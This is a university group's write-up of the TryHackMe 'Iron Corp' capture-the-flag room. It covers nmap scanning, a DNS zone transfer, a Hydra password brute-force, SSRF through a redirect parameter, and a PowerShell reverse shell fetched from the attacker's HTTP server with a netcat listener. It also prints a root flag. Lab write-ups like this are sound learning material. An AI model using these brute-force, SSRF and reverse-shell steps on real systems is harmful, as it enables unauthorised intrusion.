

Pen Test 2: (Iron Corp)

Group: Marceline

ID	Name	Role
1211100899	Muhammad Shahril Aiman	Leader
1211101533	Muhammad Aniq Fahmi	Member
1211101303	Aiman Faris	Member
1211102759	Muhammad Zaquan	Member

1) Recon and Enumeration

Members Involved: Shahril, Aniq, Aiman, Zaquan

Tools used: AttackBox, Kali, Nano, Nmap, FireFox, Dig, Axfr, Hydra

Methodology:

```
GNU nano 2.9.3 /etc/hosts
127.0.0.1    localhost
127.0.1.1    tryhackme.lan  tryhackme
10.10.201.72 admin.ironcorp.me
10.10.201.72 internal.ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
```



Firstly, we start the machine and get the ip address from the tryhackme. Then we get into file nano /etc/hosts and put the 2 same ip address that we get at the tryhackme.

```
root@ip-10-10-126-64:~# nmap -n -Pn -sV -sC -p53,135,3389,8080,11025,49667,49670
ironcorp.me

Starting Nmap 7.60 ( https://nmap.org ) at 2022-08-03 10:45 BST
Nmap scan report for ironcorp.me (10.10.201.72)
Host is up (0.00087s latency).

PORT      STATE      SERVICE      VERSION
53/tcp    open      domain       Microsoft DNS
135/tcp    open      msrpc        Microsoft Windows RPC
3389/tcp   open      ms-wbt-server Microsoft Terminal Services
|_ ssl-cert: Subject: commonName=WIN-8VMBKF3G815
|_ Not valid before: 2022-08-02T09:41:50
|_ Not valid after: 2023-02-01T09:41:50
|_ _ssl-date: 2022-08-03T09:46:13+00:00; 0s from scanner time.
8080/tcp   open      http         Microsoft IIS httpd 10.0
|_ http-methods:
|_ _ Potentially risky methods: TRACE
|_ _http-open-proxy: Proxy might be redirecting requests
|_ _http-server-header: Microsoft-IIS/10.0
|_ _http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
11025/tcp  open      http         Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
|_ http-methods:
|_ _ Potentially risky methods: TRACE
|_ _http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
|_ _http-title: Coming Soon - Start Bootstrap Theme
49667/tcp  filtered  unknown
49670/tcp  filtered  unknown
MAC Address: 02:44:A1:E1:2E:4F (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

After that, we scan the nmap for the ironcorp.me to show where the ports are open for us to connect. We used nmap with functions “-Pn” to ensure the scan skips the pings, and “-p” to only scan the specified ports.




We attempted to see if the previously discovered port number and IP address would lead us somewhere by copying and pasting them into Mozilla Firefox.

```

root@ip-10-10-126-64:~# dig @10.10.201.72 ironcorp.me axfr
; <<>> DiG 9.11.3-1ubuntu1.13-Ubuntu <<>> @10.10.201.72 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.      3600      IN        SOA       win-8vmbkf3g815. hostmaster. 3 9
00 600 86400 3600
ironcorp.me.      3600      IN        NS        win-8vmbkf3g815.
admin.ironcorp.me. 3600      IN        A         127.0.0.1
internal.ironcorp.me. 3600      IN        A         127.0.0.1
ironcorp.me.      3600      IN        SOA       win-8vmbkf3g815. hostmaster. 3 9
00 600 86400 3600
;; Query time: 3 msec
;; SERVER: 10.10.201.72#53(10.10.201.72)
;; WHEN: Wed Aug 03 10:50:37 BST 2022
;; XFR size: 5 records (messages 1, bytes 238)

```

We use DIG to obtain information from the DNS. We then know that there are two more different domain names, which are “admin.ironcorp.me” and “internal.ironcorp.me”.



Access forbidden!


You don't have permission to access the requested directory. There is either no index document or the directory is read-protected.

If you think this is a server error, please contact the [webmaster](#).

Error 403

[internal.ironcorp.me](#)

Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4




Then, we attempted to insert the new domain names, "admin.ironcorp.me:11025" and "internal.ironcorp.me:11025," into the webpage. Our initial attempt was to log onto the website at "internal.ironcorp.me:11025." Unfortunately, it prevents us from accessing the website.


In order to do this, try connecting to the admin domain using the link "admin.ironcorp.me:11025." Then a pop-up window will appear for us to enter a username and password.

```
root@ip-10-10-126-64:~# hydra -l admin -P /usr/share/wordlists/rockyou.txt -s 11025 admin.ironcorp.me http-get
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.


Hydra (http://www.thc.org/thc-hydra) starting at 2022-08-03 10:54:00
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025//
[11025][http-get] host: admin.ironcorp.me login: admin password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-08-03 10:54:50
```



The command "hydra -l admin -P /usr/share/wordlist/rockyou.txt -s 11025 admin.ironcorp.me" is used to access the Hydra tools as a result. To obtain the credentials, use http-get. A fantastic tool for brute-force password cracking is Hydra. We used the http-get technique to try logging in as admin (-l admin) with the use of a password list (-P /usr/share/wordlists/rockyou.txt) at the designated port (-s 11025) of the domain (admin.ironcorp.me). Therefore, we successfully access the website by inputting the login and password we obtained using the Hydra.



```
135 </script>
136 <html>
137
138 <body>
139
140     <b>You can find your name <a href=http://internal.ironcorp.me:11025/name.php?name=>here</a>
141
142 </body>
143
```




This is followed by changing the admin's parameter to "admin.ironcorp.me:11025/?r=internal.ironcorp.me:11025." Then it will take us to the website depicted in the below-picture. We examine the page source to see if there is any pertinent information there that may assist us moving forward. We discover the option that could be useful by doing this, which is "http://internal.ironcorp.me:11025/name.php?name." When we first tried to copy and paste into Mozilla Firefox, it said access was prohibited. The admin argument is eventually changed to "admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=". We are aware that the name is "Equinox" because of this.

2) Initial Foothold



Members involved: Shahril, Aniq, Aiman, Zaquan

Tools used: AttackBox, Kali, Github, Nano, Burp Suite, Reverse Shell, Python 3

Methodology:



Now, we already know what kind of vulnerabilities the machine had. we try redirecting the link with our reverse shell . We change the scripts' IP Address and port to our IP Address and our desirable port. We used powershell reverse shell because it was on windows. We got the reverse shell script from github then we changed the IP address and port to our desirable port. We create nano file name shell.sp1. we then copy paste the command script from the Invoke-PowerShellTcp.ps1 into shell.sp1.



[illegible]

an easy http server Then, when our file is executed, we start netcat with "nc -lvp PORT" to listen.

3) Horizontal Privilege Escalation

Members involved: Shahril, Anig, Aiman, Zaquan

Tools used: AttackBox, Kali, Netcat, Pyhton3

Methodology:

[illegible]


After listing it directories,,we took a look at the Users folder. We checked Admins' directories, but we did not find any flag. We tried going to Administrators' Desktop, and found a user.txt. We then read the text file, and got our first flag.

4) Root Privilege Escalation

Members involved: Shahril, Aniq, Aiman, Zaquan

Tools used: AttackBox, Kali





Methodology:



```
1211101533@kali: ~  
File Actions Edit View Help  
1211101533@kali: ~ x 1211101533@kali: ~ x  
1211101533@kali: ~  
$ ifconfig tun0 55 python3 -m http.server 80  
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500  
inet 10.18.37.208 netmask 255.255.128.0 destination 10.18.37.208  
inet6 fe80::cf02:c563:dfd4:a7af prefixlen 64 scopeid 0x20<link>  
unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)  
RX packets 0 bytes 0 (0.0 B)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 3 bytes 144 (144.0 B)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
10.10.179.184 - - [02/Aug/2022 14:40:38] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -  
  
cd SuperAdmin  
ls  
PS C:\Users\SuperAdmin> ls : Access to the path 'C:\Users\SuperAdmin' is denied.  
At line:1 char:1  
+ ls  
+ ~  
+ CategoryInfo          : PermissionDenied: (C:\Users\SuperAdmin:String) [Get-ChildItem], UnauthorizedAccessException  
+ FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand  
  
type c:/Users/SuperAdmin/Desktop/root.txt  
thm{a1f936a086b367761cc4e7dd6cd2e2bd}  
PS C:\Users\SuperAdmin> se
```

We discovered that SuperAdmin's directories are hidden and cannot be identified after a few more tries with different users. Inferring that this must be the location of our last flag from the root.txt file Several typical directories seen in computers are also familiar to us, such Downloads and Desktop. We explored numerous options for locating the text file before discovering the flag.

Contributions

Student ID	Name	Contribution	Signatures
1211100899	Muhammad Shahril Aiman	Solve the 1st sections together	
1211101533	Muhammad Aniq Fahmi	Solve the 2nd sections together	
1211101303	Aiman Faris	Solve the 3rd sections together	
1211102759	Muhammad Zaquan	Solve the 4th sections together	

Video link : <https://youtu.be/J1l2gSmb04Y>